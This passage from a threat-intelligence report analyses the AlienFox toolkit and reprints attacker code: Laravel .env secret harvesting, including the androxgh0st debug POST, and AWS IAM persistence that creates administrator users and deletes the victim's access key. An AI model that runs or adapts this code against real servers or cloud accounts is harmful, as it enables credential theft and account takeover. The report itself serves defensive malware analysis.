Tool12 | Contains sc.py, which takes a list of URLs, makes a GET request, checks for the presence of "type=file" in the response and writes affirmative results to working_shells.txt. The sc.py script references a Pastebin page that has been removed.

Tool13 | Contains a script named aws.py which imports the Boto3 client. The script is largely the same as AlienFoxV02's awses.py.

- Similar to awses.py, this script does not contain any Delete calls, making it stealthier, signaling an evolution of the tool.
- The variable for the AWS UserName is called pubg, which was noted as an indicator in Permiso's recent blog post. However, this tool prompts the attacker for input and the pubg variable is set at runtime, which makes "pubg" an unreliable indicator.

Tool16 | This tool is an Amazon.com retail account checker that polls the Amazon registration page and registers a new account if one doesn't already exist with that email address.

- The script amaz.py checks if an email address has a registered Amazon.com account. The script credits "NoobBilla" as the author.

Tool17 | Contains cms.py which checks sites for the presence of Wordpress, Joomla, Drupal, Prestashop, Magento, Opencart. This script is coded well: it has a main function and & uses threading for performance improvement.

- The script reads lines from a text file that contains one 'host' per line, which is a domain or IP prepended with "http://".

- Then, it creates URLs from the host by appending a URI related to one of the targeted services, such as xmlrpc.php?rsd, a known WordPress URI.

- The script initiates a GET request to the crafted URL. If the server response is HTTP status code 200 (successful request), the response is transformed to UTF-8 and parsed for strings related to the targeted service. For example, when the response is from a request to the WordPress XML URI above, the script parses the response for the string "WordPress".

- When the string is found, the URL is written to a local text file. If there are no matches for any of the fingerprinted services, the console logs message, "#[-DEAD SITE-]=========>" + {hostname}.

```
def opencart(url):
    try:
        path0 = se.get(url, headers=Agent, verify=False, timeout=50)
        if 'catalog/view/' in path0.content.encode('utf-8'):
            print((ktn6blueblue + '#[-OPENCART CMS-]==========> ' + '(' + url + ')' + CEND))
            open('Opencart.txt', 'a').write(url + '\n')
            pass
        else:
            print((ktnred + '#[-NOT OPENCART-]==========> ' + '(' + url + ')' + CEND))
        pass
    except:
        pass
    pass
def checkrpns(url):
    try:
        kill1 = se.get(url, headers=Agent, verify=False, timeout=50)
        if kill1.status_code == 200:
            wordpress(url)
            joomla(url)
            drupal(url)
            prestashop(url)
            magento(url)
            opencart(url)
            pass
        else:
            print((ktnred + '#[-DEAD SITE-]==========> ' + '(' + url + ')' + CEND))
        pass
```

Fig 8: cms.py Opencart function and other function calls.

Tool19 | BTC wallet mnemonic generator (imports from hdwallet): generates mnemonic seeds (aka seed phrase) for cryptocurrency wallets.

Tool20 | ETH wallet mnemonic generator: the same as the BTC mnemonic generator, but for Ethereum wallets.

- In the archive we analyzed, the actor had used this script and results were saved. Each of the generated wallets were valid, but empty and no money transfer activity had occurred on the blockchain.

It is currently unclear how Tools 19 & 20 tie into the AlienFox ecosystem. The AlienFox V4 core script's menu calls these tools BTC & ETH "Wallet Cracker"s, respectively .

However, the scripts work to generate new wallets by stringing together 12 randomly selected words from a list of the 2,048 words utilized in the BIP44 standard, then write the resulting wallet to a text file.

```
    'weapon','wear','weasel','weather','web','wedding','weekend'
    'whip','whisper','wide','width','wife','wild','will','win','
    'witness','wolf','woman','wonder','wood','wool','word','work
    'yard','year','yellow','you','young','youth','zebra','zero',
21
22  num = input("How many wallets do you need: ")
23
24  start = datetime.datetime.now()
25  print ("Start time: "+str(start))
26  timee = str(start)
27  newstart = timee.replace(":","-")
28
29  LANGUAGE = "english"
30
31  while kir < int(num):
32
33      a1  = random.choice(word)
34      a2  = random.choice(word)
```

Fig 9: Seed generation in ETH.py.

The script contains many commented-out lines, which may suggest the feature is under development or depends on other features to integrate with other AlienFox activities.

On creation, the public address for the wallet could plausibly be used in place of an existing cryptocurrency wallet for cryptojacking an existing mining resource. Actors could potentially use the address in 'ransom' notes left on servers they took control of, demanding a ransom from victims to regain access to the server. Both of these use cases would be new for the AlienFox toolset. Alternatively, the author could simply still be working on getting the ETH wallet cracker to work as described.

```
pol = is_mnemonic(mnemonic=MNEMONIC, language=LANGUAGE)

if pol == True:
    bip44_hdwallet: BIP44HDWallet = BIP44HDWallet(
        cryptocurrency=EthereumMainnet, account=0, change=False, address=0
    )

    bip44_hdwallet.from_mnemonic(
        mnemonic=MNEMONIC, language="english"
    )

    #Symbol = bip44_hdwallet.symbol()
    #privatekey = bip44_hdwallet.private_key()
    #publickey = bip44_hdwallet.public_key()
    #WalletImportantFormat = bip44_hdwallet.wif()
    seed = bip44_hdwallet.mnemonic()
    P2PKHAddress = bip44_hdwallet.p2pkh_address()
    #P2WPKHAddress = bip44_hdwallet.p2wpkh_address()


    #hit = open("Result-ETH-"+str(newstart)+".txt","a")

    #hit.writelines("Coin: "+Symbol+"\n"+"Seed: "+seed+"\n"+"Pri8 Key: "+privatekey+"\n"+"Public Key: "+publickey+"\n"+"Wallet 2: "
    +WalletImportantFormat+"\n"+"P2PKHAddress: "+P2PKHAddress+"\n"+"P2WPKHAddress: "+P2WPKHAddress+"\n"
    +"----------------------------------------------------"+"\n")

    #hit.close()

    hit5 = open("Wallet-ETH-@[redacted]-"+str(newstart)+".txt","a")
    hit5.writelines(seed+":"+P2PKHAddress+"\n")
    hit5.close()
    kir += 1
```

Fig 10: Commented-out lines in ETH.py.

Target Collection

The AlienFox toolsets contain scripts designed to target web servers–primarily Laravel–through bespoke scripts such as lar.py, lara.py, cms.py, etc. To run, these scripts require a list of targets. The target lists are created using scripts housed a level up in the AlienFox directory: grabip.py and grabsite.py.

Grabip.py establishes a connection to leakix.net. Despite having the .py extension, this script was compiled for Windows (.pyc) which is rare among the samples we analyzed. Nevertheless, the script decompiled nicely into Python source code using uncompyle6. The script sets a for loop to request the first 500 pages of LeakIX for items categorized as “leaks.”

```
try:
    q = raw_input(Fore.LIGHTGREEN_EX + '\t root@youez:~# Query : ')
    thread = raw_input(Fore.RED + '\t root@youez:~# Thread : ')
    apikey = raw_input(Fore.LIGHTGREEN_EX + '\t root@youez:~# ApiKey : ')
    xx = int(thread)
    zx = Pool(xx)
    if q:
        pass
    else:
        q = '*'
    all_page = 500
    for t in range(all_page):
        print Fore.LIGHTGREEN_EX + 'Halaman :' + str(t)
        u = 'https://leakix.net/search?page=' + str(t) + '&q=' + q + '&scope=leak'
        headers = {'api-key': apikey,
           'Accept': 'application/json'}
        x = requests.get(u, headers=headers)
        try:
            j = json.loads(x.text)
            for z in j:
                if ':' in z:
                    pass
                else:
                    print Fore.CYAN + z['ip']
                    fx = open('ips-result.txt', 'a')
                    fx.write(z['ip'] + '\n')
                    fx.close()
```

Fig 11: ecompiled code from AlienFox V3.5 grabip.py.

LeakIX is a platform that aggregates crowdsourced information about vulnerable or misconfigured websites. Researchers run an open-source client that scans the internet for vulnerable web services and reports them to LeakIX for aggregation. Once identified, LeakIX gives an impacted website 30 days to remediate before posting the target's information to the site.

LeakIX was highlighted by SANS ISC in a post about SFTP leaks through a VSCode extension as well as in a PenTest Magazine article. In the latter, the author noted their discovery of LeakIX in a Chinese language data source.

The script grabsite.py makes a request to cubdomains.com/domains-registered-by-date. Writes output to file hasil-grab.txt.

In AlienFoxV4, these scripts were broken into Tools 5, 6, 7, 8. Tool 5 replaces the LeakIX query with a POST request to the SecurityTrails API with an object interchangeably referred to in variables called url and ips in the script. The script has hardcoded cookies in the request headers, which is inelegant and unsustainable. Some of these cookies are ephemeral, such as the sid (session ID).


The 'list_new/ip' endpoint is not documented in the SecurityTrails' API documentation, so it is unclear what type of information is in the response. It is notable that a low skilled actor is using a legitimate security tool for malicious purposes.

The script then parses the response for the presence of various web service-related strings, such as 'cpanel.' and 'mail.', which are likely subdomains associated with abusable services. When identified, the script replaces the web service string with an empty string, then writes the result to file _Reversed.txt.

Fig 12: AlienFox V4's ip.py request headers.

```
        ips = socket.gethostbyname(url)
        if '.' in ips or ':' in ips:
            if ips not in open('ip-reverse.txt', 'r').read():
                open('ip-reverse.txt', 'a').write(ips + '\n')
        for i in range(1, 101):
            i = str(i)
            rev = requests.post('https://securitytrails.com/app/api/v1/list_new/ip/' + ips + '?page=' + i, headers=headers, cookies=c,
            timeout=15)
            rev = rev.text
            if '"hostname":' in rev:
                domain = True
                grab = re.findall('"hostname":"(.*?)"', rev)
                for k in grab:
                    k = k.replace('cpanel.', '').replace('webmail.', '').replace('webdisk.', '').replace('ftp.', '').replace('cpcalendars.
                    ', '').replace('cpcontacts.', '').replace('mail.', '').replace('ns1.', '').replace('ns2.', '')
                    if k.replace('www.', '') not in open('_Reversed.txt', 'r').read():
                        total += 1
                        totalrev += 1
                        open('_Reversed.txt', 'a').write('https://' + k + '/\n')
```

Fig 13: AlienFox V4's ip.py SecurityTrails request function.



ANDROXGH0ST

Androxgh0st is the most ubiquitous module in the AlienFox framework. Code snippets referencing an Androxgh0st function can be found all over GitHub and Pastebin, with the oldest posted in March 2021.

We analyzed a file named env.py (SHA1: 7848e53133f4470c29e33ee6dd87f8f326c5fa38) that parses a configuration file for specified variables and automates extracting the values into text files for an actor to abuse. The script was partially compiled. Some sections have Python bytecode that failed to fully compile, though much of the script is standard Python source. It is unclear why several samples are in this state. The script is designed to run with targets stored in an .ini configuration file for the tool; .ini files are more commonly found on Windows systems.

Configuration Parsing & Persistence

In env.py, the variable Targetssaaa is set to a local file: settings.ini. The file is opened with read privileges in ip_listx, and the script parses this object for configuration values.

```
788    def sendgrid():
789        Targetssaaa = 'settings.ini'
790        ip_listx = open(Targetssaaa, 'r').read()
791        if 'sendgrid=on' in ip_listx:
792            sendgrid = 'on'
793            return sendgrid
794        sendgrid = 'off'
795        return sendgrid
796
797
798    def office365():
799        Targetssaaa = 'settings.ini'
800        ip_listx = open(Targetssaaa, 'r').read()
801        if 'office365=on' in ip_listx:
802            office365 = 'on'
803            return office365
804        office365 = 'off'
805        return office365
```

Fig 14: Configuration parsing function for Sendgrid and Office365.

The code steps through the functions with a default value for services set to “off” unless the settings.ini file explicitly toggles to “on.” These values are passed into functions related to testing email sending services. There are several send test functions specific to targeted services, including sendtestaws, sendtestnexmo, and sendtesttwillio. There is also a general sendtest function nested in a Python bytecode segment that failed to compile properly; this is an unusual find, as most scripts were compiled or source code, not a combination of the two.

Function autocreateses takes arguments for url, ACCESS_KEY, SECRET_KEY, and REGION. This function creates a user; in this sample, the username is a hardcoded string ‘ses_xcatze’. The login profile is set with the same name, with password ‘ses_xcatze123’. The script also creates a group named ‘AdminsDDefault’, which attaches the AdministratorAccess policy to the group.

```
240 def autocreateses(url, ACCESS_KEY, SECRET_KEY, REGION):
241     try:
242         client = boto3.client('ses',
243           aws_access_key_id=ACCESS_KEY,
244           aws_secret_access_key=SECRET_KEY,
245           region_name=REGION)
246         response = client.get_send_quota()
247         client2 = boto3.client('iam',
248           aws_access_key_id=ACCESS_KEY,
249           aws_secret_access_key=SECRET_KEY,
250           region_name=REGION)
251         response1 = client2.create_user(UserName='ses_xcatze')
252         response2 = client2.create_login_profile(UserName='ses_xcatze',
253           Password='ses_xcatze123',
254           PasswordResetRequired=False)
255         response3 = client2.create_group(GroupName='AdminsDDefault')
256         response4 = client2.attach_group_policy(GroupName='AdminsDDefault',
257           PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess')
258         response5 = client2.add_user_to_group(GroupName='AdminsDDefault',
259           UserName='ses_xcatze')
260         print(ACCESS_KEY + ' ==> Success Create User')
261         save = open('Result/cracked_ses_from_awskey.txt', 'a')
262         remover = str(response).replace(',', '\n')
263         remover2 = str(response1).replace(',', '\n')
264         save.write('ACCESS KEY : ' + str(ACCESS_KEY) + '\nSECRET KEY : ' + str(SECRET_KEY) + '\nREGION : ' + str(REGION) + '\n\n==>
            Created User\n\n' + str(remover2) + '\n\n==> USER & PASS IAM USER\n\nUser : ses_xcatze\nPass : ses_xcatze123\n\n' + str(remover) +
            '\n\n==========================\n\n')
265         save.close()
266         try:
267             sendtestaws(url, ACCESS_KEY, SECRET_KEY, REGION, remover2, remover)
```

Fig 15: autocreateses() function in env.py.

MAINTANCE (AKA GREENBOT)

We analyzed several samples labeled as “Maintance.” One of these samples had an ASCII art logo for both Maintance and GreenBot. Although GreenBot was outlined by Permiso in their recent SES abuse post, our research yielded more results similarly named “Maintance”, so we will refer to these under the common name Maintance for the remainder of this report.




Fig 16: Maintance / GreenBot Logos side-by-side

We analyzed several Maintance samples, one of which was uploaded to VirusTotal with the filename VIOLENT-DECRYPTED2.py (SHA1: 45a0675088afdcf2ec059510fc2a4905957c2a69).

VIOLENT-DECRYPTED2 aka "Maintance" Highlights

- This sprawling, 1500-line script is highly modular. The script often imports libraries directly to the function, which is uncommon among the analyzed samples.
- Contains an AWS persistence script that creates a new administrator account and deletes the hijacked legitimate account.
- The developer implemented licensing checks, suggesting the script has been commercially distributed.
- Requires that the operator execute on a Windows system.

Reconnaissance Features

VIOLENT-DECRYPTED2.py performs recon on web services so the actor can identify new targets. The sample takes an input list of hosts (IP or domain), forms a new URL by appending a URI suffix to the host, and makes a GET request to the URL. If the response from the target contains strings that suggest a vulnerable component, the script saves the URL to one of several local files in the vres/ path.

The vulnerable web server responses indicate the actor may:

- Have file write privileges
- Be able to upload files
- Brute force a login page (username/password prompt)

Licensing Check

The hardwarecheck function identifies whether the script is connecting from a system associated with a licensed user. This is notable because it indicates an AlienFox developer has commercialized a version of the tool.

In the hwlists variable, the script makes a GET request to https://rentry.co/3cii9/raw, which hosts the JSON content in the image below. The hwid variable uses subprocess to call "wmic csproduct get uuid" which provides the user's Windows installation UUID. The output of that command matches the structure of the keys in the hwlists JSON. The cdt variable then makes a request to worldclockapi.com to collect the date and time. Then, the function checks the hwlists keys for the hwid to find the user; compares the value from cdt and the expiration datetime value stored on the server; the script continues execution if affirmative.

```
def hardwarecheck():
    #
    import datetime
    hwid = subprocess.check_output('wmic csproduct get uuid').decode().split('\n')[1].strip()
    hwlists = requests.get("https://rentry.co/cgqi4/raw").json()
    '''
    Truncated response:
{
  "1C72C7CE-4DB7-11EC-80F0-84A938D1B59E":"2025-01-11",
  "49541402-C737-E411-9F6E-28D244EB1935":"2022-04-08",
  "C8808F64-E276-4D83-8E8F-9978A08EE41E":"2023-03-07",
  "C2B6509E-F635-1E4E-A6A0-9E7639B5583":"2023-03-07" ,
  "CDC9344C-5E4E-4C4D-BBA8-FAE9B1A450AA":"2023-03-07"
  }
    '''
   # try:
    if hwid not in hwlists:
        os.system(["clear", "cls"][os.name == 'nt'])
        vinfo( "{b}!", "HWID : " + hwid )
        vinfo( "{r}x", "Your hwid is not registered in violent system {y}( Auto Closed In 60 Seconds )" )
        vinfo( "{b}!", "If you done buy, send your HWID to Telegram {g}@Violent_Real" )
        input('Click Enter To Exit ')
        sys.exit()
    cdt = re.findall( "(.*?)-(.*?)-(.*?)T", requests.get("http://worldclockapi.com/api/json/est/now").json()["currentDateTime"])[0]
    hdt = hwlists[hwid].split("-")
    if datetime.date( int(cdt[0]), int(cdt[1]), int(cdt[2]) ) > datetime.date( int(hdt[0]), int(hdt[1]), int(hdt[2]) ):
        print(f" {Fore.RED}[{Fore.WHITE}X{Fore.RED}]{Fore.WHITE}", "Your license is expired" )
        input(f' {Fore.RED}[{Fore.WHITE}>{Fore.RED}]{Fore.WHITE} Click Enter To Continue')
        return 0
    else:
        print(f" {Fore.RED}[{Fore.WHITE}!{Fore.RED}]{Fore.WHITE}", "Auth success. Starting script ..." )
        time.sleep(1)
```

Fig 17: Licensing check function in VIOLENT-DECRYPTED.py version of Maintance.

```
    option="""   {r}[{w}1{r}] {w}Grabber Sites COM By Dates Updated Daily Result {r}[{w}GRABBER BY V.API{r}]
   {r}[{w}2{r}] {w}Grabber Sites By Domain + Country  {r}[{w}GRABBER BY V.API{r}]
   {r}[{w}3{r}] {w}Range IP From IPS List  {r}[{w}Range IP Midder + Ender{r}]
   {r}[{w}4{r}] {w}Auto Exploit Cookies BlueMail {r}[{w}Get Mailist / Weblist{r}]
   {r}[{w}5{r}] {w}Auto Check Bluemail sites/ip  {r}[{w}Check Bluemail Sites{r}]
   {r}[{w}6{r}] {w}Auto Check Laravel + Apache Symfony + Wordpress site/ip {r}[{w}Checker Priv8{r}]
   {r}[{w}7{r}] {w}Auto Filter Mailist Hotmail, Yahoo, Gmail {r}[{w}Priv8 Filter{r}]
   {r}[{w}8{r}] {w}Grabber Sites U.K From Page {r}[{w}Grabber By API{r}]
   {r}[{w}9{r}] {w}Domain To IP  {r}[{w}Change Domain List To IP List{r}]
   {r}[{w}10{r}] Grabber Option 2 + Option Number 9 + Option Number 6  + Auto Check + Save Live & Good IPs {r}
   [{w}PRIV8{r}]
   {r}[{w}11{r}] Option Number 9 + Option Number 3 Auto {r}[{w}Just Input Weblist Is Auto Changed To Ip And
   Auto Ranged IPs{r}]
   {r}[{w}12{r}] {w}Shell Scaner The Violent {r}[{w}Scan Shell 200+ From Web/Ip List{r}]
   {r}[{w}13{r}] {w}Grabber By Years/Date/Month {r}[{w}Ready To Use{r}]
   {r}[{w}14{r}] {w}Zoomeye Grabber With Query/Dork And API   {r}[{w}METHOD GET IP LIST APACHE/LARAVEL{r}]
   {r}[{w}15{r}] {w}Leakix Grabber With Query/Dork And API  {r}[{w}METHOD GET IP LIST APACHE/LARAVEL{r}]
   {r}[{w}16{r}] {w}ASN IPs Grabber Asn Method To Get IPs  {r}[{w}GET IPS RANGE FROM ASN{r}]
   {r}[{w}17{r}] {w}Remove Duplicate From List {r}[{w}Duplicate Remover Ip/Domain + ALL{r}]
   {r}[{w}18{r}] {w}Grab Mail/Email From Website List / Ip List + Auto Filter {r}[{w}Mail Extractor + Filter
   {r}]
   {r}[{w}19{r}] {w}Mass Check Sengrid Limit + Send Test In Your Mail {r}[{w}Sendgrid Checker With Mail{r}]
   {r}[{w}20{r}] {w}Mass Change User+Pass Aws + Send In Your Mail {r}[{w}Maintance{r}]
   {r}[{w}21{r}] {w}Generator Random IPS {r}[{w}Get Tons Random IP{r}]
   {r}[{w}22{r}] {w}Shell/Mailer Finder The Violent {r}[{w}Shell+Mailer Finder From Weblist/Ip List{r}]
```

Fig 18: The Maintance menu options

AwsUser Function

The AwsUser function is described in the master automation list as “Mass Change User+Pass Aws + Send In Your Mail”. This is a persistence and privilege escalation function. Imports boto3 locally. The script uses a stolen AWS access key specified in variable user to create a new login profile for a user named “system” with a hardcoded, 123 character-length password stored in the pws variable. The function then attaches the AdministratorAccess profile to the user account. Lastly, the function deletes the access key for the original user account, effectively locking out would-be defenders.

```
132     def AwsUser(ACCESS_KEY, SECRET_KEY, REGION):
133         try:
134             print(ACCESS_KEY+ SECRET_KEY+ REGION)
135             import boto3
136             UsernameLogin = 'system'
137             user = ACCESS_KEY
138             keyacces = SECRET_KEY
139             regionz = REGION
140             client = boto3.client('iam', aws_access_key_id=user, aws_secret_access_key=keyacces,
                region_name=regionz)
141             data = '[0][ACCOUNT]{}|{}|{}'.format(user, keyacces, regionz)
142             Create_user = client.create_user(UserName=UsernameLogin)
143             bitcg = f"User: {Create_user['User']['UserName']}"
144             xxxxcc = f"User: {Create_user['User']['Arn']}"
145             pws =
                'BfJm5nNTBuvdw3rMUgzNTmFVtZpmgpPKnC8AzxWHbLZwupg44fS7RRbBMWrmqB58CDSVja4gNEjYem3BDteRvgpfExQhe
                KuK24tv9Eh7atgFxjJW8x3Lz7df@@@'
146             Buat = client.create_login_profile(Password=pws, PasswordResetRequired=False,
                UserName=UsernameLogin)
147             Admin = client.attach_user_policy(PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess',
                UserName=UsernameLogin)
148             xxx = bitcg + '|' + UsernameLogin + '|' + pws + '|'
149             remover = str(xxx).replace('\r', '')
150             simpan = open('vres/IamAccount.txt', 'a')
151             simpan.write(remover + '\n\n')
152             simpan.close()
153             response = client.delete_access_key(AccessKeyId=user)
154             print(Fore.GREEN+'Sucess')
155         except:
156             print(Fore.RED+'Failed / Aws Cant Login Or Acces')
```

Fig 19: AWSUser function in the VIOLENT-DECRYPTED2.py variant of Maintance.

LARAVEL

Why Laravel?

Each of the SES-abusing toolsets we analyzed targets servers using the Laravel PHP framework. Introduced in 2011, Laravel is one of few frameworks where OWASP has dedicated a cheatsheet exclusively to securing Laravel systems. It is unclear whether this attention from OWASP is driven by Laravel's popularity or propensity to high-severity bugs, or some combination of factors.

Lar.py & Lara.py

Lar.py is a script found in the AlienFox 3.5 archive we analyzed. There is also a variant in AlienFox V4 named lara.py. This is a script that automates extraction of keys and secrets from compromised Laravel .env files. Lar.py was uploaded to VirusTotal along with the script's output, providing us with a glimpse into its use in-the-wild.

Like many others, this script refers to Androxgh0st in some functions. However, the developer who wrote this script demonstrates higher coding skill than the other versions we analyzed. The script applies threading, Python classes with modular functions and initialization variables. The author also adds tags to the stolen data output that logs whether the data was harvested using a configuration parser (.env method) or through a regular expression (debug method), demonstrating an awareness of efficacy metrics.

```
36  pid_restore = '.nero_swallowtail'
37
38  class Worker(Thread):
39      def __init__(self, tasks):
40          Thread.__init__(self)
41          self.tasks = tasks
42          self.daemon = True
43          self.start()
44
45      def run(self):
46          while True:
47              func, args, kargs = self.tasks.get()
48              try: func(*args, **kargs)
49              except Exception, e: print e
50              self.tasks.task_done()
51
```

Fig 20: A Lar.py class that implements threading for performance.

Lar.py Classes & Methods

The class androxgh0st collects data from targeted services that the script parses configuration.

- paypal(self, text, url): Looks for string “PAYPAL_” in the text argument; when found, saves the result to Result/paypal_sandbox.txt.

- get_aws_region(self, text): References the global variable list_region to check if any of the 21 AWS regions are identified in the input text argument.

- get_aws_data(self, text, url): A complex function based on if/else conditions.

  - Parses text for “AWS_ACCESS_KEY_ID” and “AWS_SECRET_ACCESS_KEY” strings.

  - Has regex to parse both raw and HTML-formatted text.
    - If the result is found in the raw text search, the output line logs that the METHOD key’s value is /.env
    - If the result is found using regex, output line logs the METHOD key’s value is debug.

  - Looks for AWS_BUCKET and SES_KEY & SES_SECRET in the text

  - Writes results to one of three text files:
    - aws_access_key_secret.txt
    - {aws_region[:-2]}.txt




Fig 21: Output written to aws_access_key_secret.txt.

- get_twilio(self, text, url): searches for Twilio-related env variables and saves matches to Result/TWILIO.txt, including:
    - TWILIO_ACCOUNT_SID
    - TWILIO_API_KEY
    - TWILIO_API_SECRET
    - TWILIO_CHAT_SERVICE_SID
    - TWILIO_NUMBER
    - TWILIO_AUTH_TOKEN

Fig 22: Output written to TWILLIO.txt.

- get_smtp(self, text, url): parses env file for SMTP server details
    - Saves output to a text file name based on the type of SMTP service, e.g., office.txt for Microsoft email services, 1and1.txt for 1and1, smtp_aws.txt for AWS-based SMTP (NOT SES)
    - Victims of the Office365 function included organizations in the electronics manufacturing, marketing, public services (firefighters), real estate, and software development sectors in Belgium, Chile, Colombia, Cameroon, India, and Sri Lanka

Fig 23: Output from lar.py to Result/office.txt.

The Global function main(url):

- Runs via try/except statement
- Creates a request to the targeted webserver URL + “/.env” to download the Laravel environment configuration file
  - These configuration files often have API keys & secrets that the server uses to connect to external services
- Creates requests to the respective APIs to validate results collected for some services
  - User-agent string in variable headers: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36’
- At this time, this is an uncommon user-agent string; the Chrome versioning is circa 4/27/2020.

```
421 def main(url):
422     resp = False
423     try:
424         text = '\033[32;1m#\033[0m '+url
425         headers = {'User-agent':'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.129 Safari/537.36'}
426         get_source = requests.get(url+"/.env", headers=headers, timeout=5, verify=False, allow_redirects=False).text
427         if "APP_KEY=" in get_source:
428             resp = get_source
429         else:
430             get_source = requests.post(url, data={"0x[]":"androxgh0st"}, headers=headers, timeout=8, verify=False, allow_redirects=False).
                text
431             if "<td>APP_KEY</td>" in get_source:
432                 resp = get_source
433         if resp:
434             getsmtp = androxgh0st().get_smtp(resp, url)
